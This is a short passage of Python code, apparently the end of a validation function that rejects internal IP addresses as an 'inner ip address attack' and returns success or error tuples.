            raise BaseException("inner ip address attack")
        return True, "success"
    except BaseException as e:
        return False, str(e)
    except:
        return False, "unknow error"
```